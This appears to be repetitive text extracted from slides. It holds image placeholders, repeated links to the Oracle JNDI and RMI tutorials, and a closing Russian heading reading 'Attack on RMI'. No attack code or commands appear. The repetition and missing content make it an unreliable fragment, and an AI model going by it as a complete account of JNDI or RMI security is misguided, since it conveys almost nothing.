
https://docs.oracle.com/javase/tutorial/jndi/index.html

JNDI



https://docs.oracle.com/javase/tutorial/jndi/index.html

JNDI



https://docs.oracle.com/javase/tutorial/jndi/index.html


RMI

Remote Method Invocation

https://docs.oracle.com/javase/tutorial/rmi/index.html

RMI


Remote Method Invocation



https://docs.oracle.com/javase/tutorial/rmi/index.html

RMI


Remote Method Invocation



https://docs.oracle.com/javase/tutorial/rmi/index.html

RMI


Remote Method Invocation



https://docs.oracle.com/javase/tutorial/rmi/index.html


RMI

Remote Method Invocation




https://docs.oracle.com/javase/tutorial/rmi/index.html


Атака на RMI



